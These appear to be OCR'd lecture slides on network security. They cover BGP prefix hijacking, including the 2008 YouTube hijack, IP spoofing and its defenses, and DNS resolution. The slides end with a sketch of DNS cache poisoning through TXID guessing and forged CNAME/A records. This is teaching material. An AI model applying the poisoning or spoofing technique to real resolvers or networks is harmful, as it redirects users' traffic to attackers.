
BGP UPDATE




BGP UPDATE




BGP UPDATE




BGP UPDATE




BGP UPDATE




BGP UPDATE




BGP: Security?



BGP: Security?



BGP "hijacks" of 1.0.0.0/8



1.0.0.0/24	AS7575
1.0.0.0/8	AS237
	AS36561
1.1.0.0/24	AS3549
1.1.1.0/24	AS10834
	AS12637
	AS12654
	AS36561
	AS6503
	AS7575
	AS8218
	AS8300
1.10.25.0/24	AS28006
1.120.0.0/13	AS23148
1.2.3.0/24	AS12637
	AS12654
	AS36561
	AS7575
1.255.0.0/16	AS12654
1.40.0.0/13	AS23148
1.50.0.0/22	AS12654
1.80.0.0/13	AS23148

BGP: prefix hijacking

- It gets worse:
  - Real routes are blocks (e.g. /16 network block)
  - Choose shortest *most specific* AS PATH

Destination	Next Hop	AS PATH
128.138.0.0/16	192.12.80.70	104 (CU Boulder)
128.138.0.0/17	198.109.93.50	600 12145 (CSU)
128.138.128.0/17	198.109.93.50	600 12145 (CSU)

YouTube Hijack (Feb 2008)

- AS36561 (YouTube): 208.65.152.0/22

YouTube Hijack (Feb 2008)

- ~~AS36561 (YouTube): 208.65.152.0/22~~
- AS17557 (Pakistan Telecom): 208.65.153.0/24

YouTube Hijack (Feb 2008)

- ~~AS36561 (YouTube): 208.65.152.0/22~~
- AS17557 (Pakistan Telecom): 208.65.153.0/24
- AS36561 (YouTube): 208.65.153.0/24

YouTube Hijack (Feb 2008)

- ~~AS36561 (YouTube): 208.65.152.0/22~~
- AS17557 (Pakistan Telecom): 208.65.153.0/24
- AS36561 (YouTube): 208.65.153.0/24
- AS36561 (YouTube): 208.65.153.128/25
- AS36561 (YouTube): 208.65.153.0/25

YouTube Hijack (Feb 2008)

- ~~AS36561 (YouTube): 208.65.152.0/22~~
- ~~AS17557 (Pakistan Telecom): 208.65.153.0/24~~
- AS36561 (YouTube): 208.65.153.0/24
- AS36561 (YouTube): 208.65.153.128/25
- AS36561 (YouTube): 208.65.153.0/25

- http://youtu.be/IzLPKuAOe50

BGP hijack defenses

- Not everyone gets to BGP
- Multiple vantage points help detect hijacks
  - Human response vs Computers
- S-BGP
- soBGP
- Pretty Secure BGP
- Pretty Good BGP

- But misconfigurations/DoS still common

IP spoofing

- Who said we had to be honest about the source address?

IP spoofing: defenses

- Ingress Filtering
  - Reverse Path Forwarding (detect lies with a FIB)
- TCP
  - Each host uses sequence numbers (32-bits) to prevent *blind* spoofing

IP spoofing around defenses

- Ingress Filtering not at all ISPs
- TCP not perfect or the only protocol…
  - Backscatter
  - TCP windows?
  - UDP?

UDP!

- What uses UDP?
  - Networked Games
  - VoIP (RTP)
  - DNS

DNS

- 1.2.3.4 -> 4.2.2.1
  - What's the IP for www.hobocomp.com (TXID: 45121)
- 4.2.2.1 -> 1.2.3.4
  - www.hobocomp.com IN A 68.40.59.167 (TXID: 45121) TTL 1789

DNS

- 1.2.3.4 -> 4.2.2.1
  - IP for ecen4133.org?
- 4.2.2.1 -> k.root-servers.net


```
;; QUESTION SECTION:
;ecen4133.org.                  IN      A

;; AUTHORITY SECTION:
org.                    172800 IN      NS      a0.org.afilias-nst.info.
org.                    172800 IN      NS      a2.org.afilias-nst.info.


;; ADDITIONAL SECTION:
a0.org.afilias-nst.info. 172800   IN      A       199.19.56.1
a2.org.afilias-nst.info. 172800   IN      A       199.249.112.1
```

DNS

- 4.2.2.1 -> 199.19.56.1
  - IP for ecen4133.org?


```
;; QUESTION SECTION:
;ecen4133.org.                  IN      A

;; AUTHORITY SECTION:
ecen4133.org.           86400   IN      NS      dns1.registrar-servers.com
ecen4133.org.           86400   IN      NS      dns2.registrar-servers.com

;; ADDITIONAL SECTION:
ns8.zoneedit.com.       172800  IN      A       75.125.10.187
ns16.zoneedit.com.      172800  IN      A       69.64.68.41
```

DNS

- 4.2.2.1 -> dns1.registrar-servers.com
  - IP for ecen4133.org?


```
;; QUESTION SECTION:
;ecen4133.org.                  IN      A

;; ANSWER SECTION:
ecen4133.org.           300     IN      A       18.234.115.5

;; AUTHORITY SECTION:
ecen4133.org.           1800    IN      NS      dns1.registrar-servers.c
ecen4133.org.           1800    IN      NS      dns2.registrar-servers.c
```

DNS

- 4.2.2.1 -> 1.2.3.4
  - I found your answer (finally!)
    - `ecen4133.org. IN A 18.234.115.5`

Bad guy:

- Spoof responses from 4.2.2.1 (or higher)
  - Has to guess the TXID...
    - Only 65536 possible values
    - Bandwidth helps
    - Can play this game more than once
      - Own 783.google.com? Great, delegate to www.google.com, which, oh, by the way, is 6.6.6.6
      - "4.2.2.1" -> 1.2.3.4 (TXID lucky_guess)
        783.google.com IN CNAME www.google.com
        www.google.com IN A 6.6.6.6

